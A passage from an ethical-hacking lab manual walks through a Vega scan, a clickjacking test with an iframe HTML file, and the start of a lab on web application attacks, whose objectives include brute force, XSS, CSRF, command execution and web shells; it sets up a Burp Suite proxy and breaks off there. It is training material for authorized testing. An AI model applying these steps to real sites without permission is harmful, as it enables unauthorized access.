

Figure 1.6.9: Scan initiated

TASK 6.3

Examine the Scan Result

22. After the scanner finishes performing its vulnerability assessment on the target website, it lists the discovered vulnerabilities under **Scan Alert Summary**.



Figure 1.6.10: Choosing a vulnerability

23. In the left-pane under **Scan Alerts**, expand the nodes to view the complete vulnerability scan result. Now, choose any one of the discovered vulnerabilities to display it on the respective page, as in the dashboard section shown in the screenshot.
24. Choose any one vulnerability under the **Scan Alerts** section in the left-hand pane. Here, we are selecting the **Cleartext Password over HTTP** vulnerability; detailed information regarding the selected vulnerability will be displayed in the right section of the window, as shown in the screenshot.

Note: The result and screenshot might differ in your lab environment.



Figure 1.6.11: Information about a vulnerability

25. Similarly, you can select any vulnerability from the list of discovered vulnerabilities to view its detailed information and then apply appropriate fixes for all the vulnerable codes in your web application.
26. This concludes the demonstration of how to discover vulnerabilities in a target website scanning using Vega.
27. Close all open windows and document all the acquired information.
28. Turn off the **Windows Server 2016** virtual machine.

You can also use other web application vulnerability scanning tools such as **WPScan Vulnerability Database** (https://wpvulndb.com), **Arachni** (https://www.arachni-scanner.com), **appspider** (https://www.rapid7.com), or **Uniscan** (https://sourceforge.net) to discover vulnerabilities in the target website.

TASK 7 Identify Clickjacking Vulnerability using iframe

Here, we will identify clickjacking vulnerability using iframe.

Note: In this task, we will identify clickjacking vulnerability in the target website (**www.moviescope.com**) hosted by the **Windows Server 2019** virtual machine, and we will use the **Windows 10** virtual machine as the host machine.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine.

TASK 7.1

Create an iframe

Clickjacking, also known as a "UI redress attack," occurs when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they intend to click on the top-level page. Thus, the attacker is "hijacking" clicks meant for the top-level page and routing them to another page, most likely owned by another application, domain, or both.

2. Switch to the **Windows 10** virtual machine. On **Desktop**, right-click anywhere, and navigate to **New → Text Document** to create a text document file.



Figure 1.7.1: Creating a text file

3. Rename it as **iframe.html**, right-click on the file, and click **Edit with Notepad++** to open the file with the **Notepad++** application.

Note: If a **Rename** notification appears, click **Yes**.

4. An **iframe.html** file appears in **Notepad++**; enter the following code:

```
<html>
<head>
<title>Clickjack Vulnerability Test</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
```

```
<iframe src="http://www.moviescope.com" width="800"
height="600"></iframe>

</body>

</html>
```



Figure 1.7.2: Creating an iframe

TASK 7.2

Open an iframe

5. Press **Ctrl+S** to save the created file and close the **Notepad++** window.
6. Double-click the **iframe.html** file; the file opens in the default web browser (here, **Microsoft Edge**).

Note: The default web browser might differ in your lab environment.

7. The target website appears in the created iframe, indicating that the target website is vulnerable to clickjacking, as shown in the screenshot.



Figure 1.7.3: Loaded target website

Note: If you can see the text "**Website is vulnerable to clickjacking!**" at the top of the page, and your target web page is also successfully loaded into the frame, then your site is vulnerable and has no type of protection against Clickjacking attacks.

8. This concludes the demonstration of how to identify clickjacking vulnerability on a target website.
9. Close all open windows and document all the acquired information.
10. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 2

Perform Web Application Attacks

An expert ethical hacker or pen tester must implement various techniques to launch web application attacks on the target organization's website.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

Lab Objectives

- Perform a brute-force attack using Burp Suite
- Perform parameter tampering using Burp Suite
- Exploit parameter tampering and XSS vulnerabilities in web applications

- Perform cross-site request forgery (CSRF) attack
- Enumerate and hack a web application using WPScan and Metasploit
- Exploit a remote command execution vulnerability to compromise a target web server
- Exploit a file upload vulnerability at different security levels
- Gain backdoor access via a web shell using Weevely

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 120 Minutes

Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Lab Tasks

TASK 1 Perform a Brute-force Attack using Burp Suite

Here, we will perform a brute-force attack on the target website using Burp Suite.

Note: In this task, the target WordPress website (**http://10.10.10.16:8080/CEH**) is hosted by the victim machine, **Windows Server 2016**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

TASK 1.1

Launch WampServer

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.

1. Turn on the **Parrot Security**, **Windows Server 2016** and **Windows 10** virtual machines.
2. On the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
3. There are two ways you can access **WAMP Server**. You can either double-click the **WAMP Server** shortcut icon from **Desktop** to start the WAMP Server services or click the **Start** icon from the lower-left corner of the **Desktop**, in the applications, scroll down, and expand the **Wampserver64** folder. Click **Wampserver64** to launch the **WampServer**.
4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon ( ) and observe that the **WampServer** icon appears.
5. Wait for this ( ) icon to turn green, which indicates that the **WampServer** is running successfully. Leave the **Windows Server 2016** virtual machine running.
6. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Figure 2.1.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

7. Click the **Firefox** icon ( ) from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
8. The **Mozilla Firefox** window appears; type **http://10.10.10.16:8080/CEH/wp-login.php?** Into the address bar and press **Enter**.

Note: here, we will perform a brute-force attack on the designated WordPress website hosted by the Windows Server 2016 virtual machine.



Figure 2.1.2: Target WordPress website

9. Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.

TASK 1.2

Setting-up Burp Suite

10. In the **Mozilla Firefox** browser, click the **Open menu** icon ( ) in the right corner of the menu bar and select **Preferences** from the list.



Figure 2.1.3: Navigate to the Preferences

11. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
12. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.



Figure 2.1.4: Search proxy settings

13. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Use this proxy server for all protocols** checkbox and click **OK**. Close the **Preferences** tab.



Figure 2.1.5: Configure browser proxy

14. Now, minimize the browser window, click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting** → **Web Application Analysis** → **Web Application Proxies** → **burpsuite** to launch the **Burp Suite** application.



Figure 2.1.6: Launch Burp Suite

15. A security pop-up appears, type **toor** as a password and click **OK**.
16. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification saying **An update is available** appears, click **Close**.
17. In the next **Burp Suite Community Edition** notification, click **OK**.

Note: Burp Suite version might differ in your lab environment.



Figure 2.1.7: Burp Suite Community Edition notification

18. In the **Terms and Conditions** wizard, click the **I Accept** button.
19. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

Note: If an update window appears, click **Close**.

